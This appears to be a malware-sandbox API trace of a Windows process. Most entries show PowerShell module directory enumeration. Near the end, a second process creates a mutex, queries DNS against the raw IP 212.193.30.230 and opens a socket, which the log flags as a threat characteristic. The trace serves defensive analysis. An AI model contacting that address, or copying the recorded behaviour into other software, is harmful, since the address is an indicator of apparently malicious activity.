Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92e488, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92e488, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92e43c, 0, 0, 0) Return: acb5a88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e344, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e344, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e390, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92e43c, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92e43c, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e344, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e390, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92e43c, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92e488, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b92e43c, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b92e43c, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b92e488, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b92e488, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92e43c, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b92e43c, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b92e43c, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b92e488, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b92e488, 0, 0, 0) Return: acb5a88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b92e43c, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, b92e43c, 0, 0, 0) Return: acb5a88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, b92e43c, 0, 0, 0) Return: acb5a88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, b92e488, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, b92e43c, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, b92e43c, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense*, 0, b92e488, 0, 0, 0) Return: acb5a88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b92e43c, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b92e580, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#*, 0, a49db8, 0, 0, 0) Return: d81dd0	732	844
Call Filesystem API	API Name: FindNextFileW Args: (d81dd0, a49db8) Return: 1	732	844
Call Mutex API	API Name: CreateMutexA Args: (0, 1, -) Return: 21c	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Detection	Threat Characteristic: Queries DNS server 212.193.30.230		
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d29f1c05-5692-4a3a-8271-6d9dd1bf3150 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_75eda910-c753-4b76-97b0-e6240884dc2c Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92e534, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (acb5c48, b92e544) Return: 1	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92e534, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e390, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e390, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
